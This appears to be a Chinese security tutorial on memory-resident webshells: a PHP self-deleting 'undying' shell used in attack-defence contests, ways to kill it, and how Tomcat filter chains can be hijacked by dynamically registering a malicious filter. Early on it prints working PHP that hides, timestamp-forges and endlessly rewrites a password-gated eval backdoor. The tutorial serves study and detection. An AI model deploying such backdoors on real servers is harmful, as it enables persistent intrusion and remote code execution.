【技术干货】Tomcat Filter 类型内存马与查杀技术学习

前言

随着每年攻防对抗强度的增加，普通的木马在各大厂商的安全设备下，根本难以存活，想要落地一个实体木马的难度逐渐增大。逐步完善的过滤机制、前后端分离的趋势，使得传统的 webshell 生存空间越来越小。于是，随着时代的发展，内存马出现了。

内存马就是一种无需落地文件就能使用的 webshell，它将恶意代码写入内存，拦截固定参数来达到 webshell 的效果。

发展过程如下:

web 服务器管理页面——> 大马——> 小马拉大马——> 一句话木马——> 加密一句话木马——> 加密内存马

php 内存马

刚开始学习的时候，只知道 php 内存马，想的都是内存马，php 和 java 应该会有一些相似的特征，应该可以类比一下。

php 内存马常常作为 AWD 对抗赛的常用手段

先通过一个简单的 php 型看一下内存马的基本实现思路

```
<?php
  ignore_user_abort(true); //ignore_user_abort如果设置为 TRUE，则忽略与用户的断开,脚本将继续运行。
  set_time_limit(0); //PHP脚本限制了执行时间，set_time_limit(0)设置一个脚本的执行时间为无限长
  unlink(__FILE__); //删除自身
  $file = '.config.php';
  $code = '<?php if(md5($_GET["pass"])=="1a1dc91c907325c69271ddf0c944bc72")
  {@eval($_POST[a]);} ?>';
  while (1){
```

```
  file_put_contents($file,$code); //创建shell.php
  system('touch -m -d "2018-12-01 09:10:12" .config.php');
  usleep(50); //间隔时间
  }
?>
```

生成 .config.php 普通 ls 列不出来， 得 ls –a 才会列出 ==> 隐藏文件

删除自身文件，然后在某一个目录下循环生成你的 webshell==> 不死

那我们可以梳理一下 php 内存马的流程：

1. 将携带循环生成木马的命令脚本上传至目标服务器
2. 删除文件本身
3. 让其以隐藏文件的方式，死循环创建文件，并向文件中写入木马

查杀 php 内存马

1. 重启 php 服务器，(service apache2 restart)
2. 强行 kill 后台进程 ps aux | grep www–data | awk '{print $2}' | xargs kill –9
3. while 循环写脚本 while : ;do rm –rf xxx; done
4. 建立一个和不死马相同名字的文件或者目录，不断竞争写入一个和不死马同名的文件

```
<?php
  while (1) {
  $pid = 不死马的进程PID;
  @unlink(".ski12.php");
  exec("kill -9 $pid");
  usleep(20);
}
?>
```


那我们根据 php 来类比一下 java

1. 内存马无文件落地，用户无法浏览到
2. 文件不死，能够循环执行

要实现这两点，需要结合 java 的特性来看，通常运行 java 的 web 容器是 Tomcat，这里以 Tomcat 为例

实现思路

我们先来看一下客户端 (浏览器) 与服务器 (Tomcat) 交互的简化流程



客户端发起的 web 请求会依次经过 Listener、Filter、Servlet 三个组件，我们只要在这个请求的过程中做手脚，在内存中修改已有的组件或者动态注册一个新的组件，插入恶意的 shellcode，就可以达到我们的目的。

一句话总结：对访问路径映射及相关处理代码的动态注册。

我们要在上面这三个地方动手脚，于是按照作用的位置，我们有了

- listener 内存马
- filter 内存马
- Servlet 内存马

这三个，统称为：servlet-api 型。

在特定框架里，如 Spring/Struts2 等框架，按照位置分类可以有

- interceptor 型
- controller 型

同时，针对不同的中间件还有不同的类型

- Tomcat 的 Pipeline&Valve
- Grizzly 的 FilterChain&Filter 等等

最后一种是字节码增强型内存马，Java Agent 内存马。

最终安全行业将分为以下几类

- 动态注册 servlet/filter/listener（使用 servlet-api 的具体实现）


- 动态注册 interceptor/controller（使用框架如 spring/struts2）
- 动态注册使用职责链设计模式的中间件、框架的实现（例如 Tomcat 的 Pipeline&Valve，Grizzly 的 FilterChain&Filter 等等）
- 使用 java agent 技术写入字节码

以 Filter 型内存马为例

在进入正题之前，先说两个东西

java 特性 -- 反射

java 的四大特性是，封装，继承，多态，反射，其中灵魂是反射。



我们先看这张图，正常我们 new 一个对象的时候，逻辑过程是，把 class 文件加载到 jvm 中，之后才能产生 class 对象，但是我们利用反射机制的话，就能够直接在 jvm 中调用已经加载好的 class 文件，从而实现去 new 一个对象。

简单的反射获取对象的方法有以下几种：

```
类名.class，如:com.anbai.sec.classloader.TestHelloWorld.class
Class.forName("com.anbai.sec.classloader.TestHelloWorld")
classLoader.loadClass("com.anbai.sec.classloader.TestHelloWorld")
```

常在连接数据库的时候这么用

Class.forName("com.mysql.jdbc.Driver")


①获取目标类型的 Class 对象

②通过 Class 对象分别获取 Constructor 类对象、Method 类对象 & Field 类对象


③通过 Constructor 类对象、Method 类对象 & Field 类对象分别获取类的构造函数、方法 & 属性的具体信息，并进行后续操作

Tomcat 热加载

上面说到，根据双亲委派机制，那么什么是双亲委派机制呢？


启动类加载器
扩展类加载器
应用程序类加载器
自定义类加载器
自定义类加载器
自下由上委托加载
父加载器加载失败由子加载器加载


但是 Tomcat 不适用于这种机制，他所使用的是：



所以，在分析某些类的时候，要按照对应 Tomcat 里面去分析。

流程分析

filter 也称之为过滤器，过滤器实际上就是对 web 资源进行拦截，做一些过滤，权限鉴别等处理后再交给下一个过滤器或 servlet 处理，通常都是用来拦截 request 进行处理的，也可以对返回的 response 进行拦截处理。



当多个 filter 同时存在的时候，组成了 filter 链。web 服务器根据 Filter 在 web.xml 文件中的注册顺序，决定先调用哪个 Filter。第一个 Filter 的 doFilter 方法被调用时，web 服务器会创建一个代表 Filter 链的 FilterChain 对象传递给该方法。在 doFilter 方法中，开发人员如果调用了 FilterChain 对象的 doFilter 方法，则 web 服务器会检查 FilterChain 对象中是否还有 filter，如果有，则调用第 2 个 filter，如果没有，则调用目标资源

象中是否还有 filter，如果有，则调用第 2 个 filter，如果没有，则调用目标资源。

如果我们动态创建一个 filter 并且将其放在最前面，我们的 filter 就会最先执行，当我们在 filter 中添加恶意代码，就会进行命令执行，这样也就成为了一个内存 Webshell。

Filter 生命周期

```
public void init(FilterConfig filterConfig) throws ServletException   //初始化
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, Serv
letException;   //拦截请求
public void destroy();  //销毁
```

Filter 对象创建后会驻留在内存，当 web 应用移除或服务器停止时才销毁。在 Web 容器卸载 Filter 对象之前被调用。

该方法在 Filter 的生命周期中仅执行一次。在这个方法中，可以释放过滤器使用的资源。

我们可以通过动态注册的方法去注册一个 FIlter

Filter 类的介绍

FilterDefs：存放 FilterDef 的数组 ，FilterDef 中存储着我们过滤器名，过滤器实例等基本信息

FilterConfigs：存放 filterConfig 的数组，在 FilterConfig 中主要存放 FilterDef 和 Filter 对象等信息

FilterMaps：存放 FilterMap 的数组，在 FilterMap 中主要存放了 FilterName 和 对应的 URLPattern

FilterChain：过滤器链，该对象上的 doFilter 方法能依次调用链上的 Filter

ApplicationFilterChain：调用过滤器链

ApplicationFilterConfig：获取过滤器

ApplicationFilterFactory：组装过滤器链

WebXml：存放 web.xml 中内容的类

ContextConfig：Web 应用的上下文配置类


StandardContext：Context 接口的标准实现类，一个 Context 代表一个 Web 应用，其下可以包含多个 Wrapper

StandardWrapperValve：一个 Wrapper 的标准实现类，一个 Wrapper 代表一个 Servlet

OK，到这里，我我们有些许迷茫，什么是 Context，wrapper

Servlet 是 java 最基本的应用，而 Tomcat 是一个大的 Servlet 容器，tomcat 主要由 connector 连接器和容器组成。

(这四个容器的关系如下)，是父子关系，不是平行关系



和 Servlet 的方式不同，Filter 不能通过注解去配置，必须在 web.xml 进行配置。


```
<?xml version="1.0"encoding="UTF-8"?>
```

```
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0">
    <filter>
        <filter-name>filterDemo</filter-name>
        <filter-class>FilterDemo</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>filterDemo</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
    <filter>
        <filter-name>filterDemo2</filter-name>
        <filter-class>FilterDemo2</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>filterDemo2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
</web-app>
```

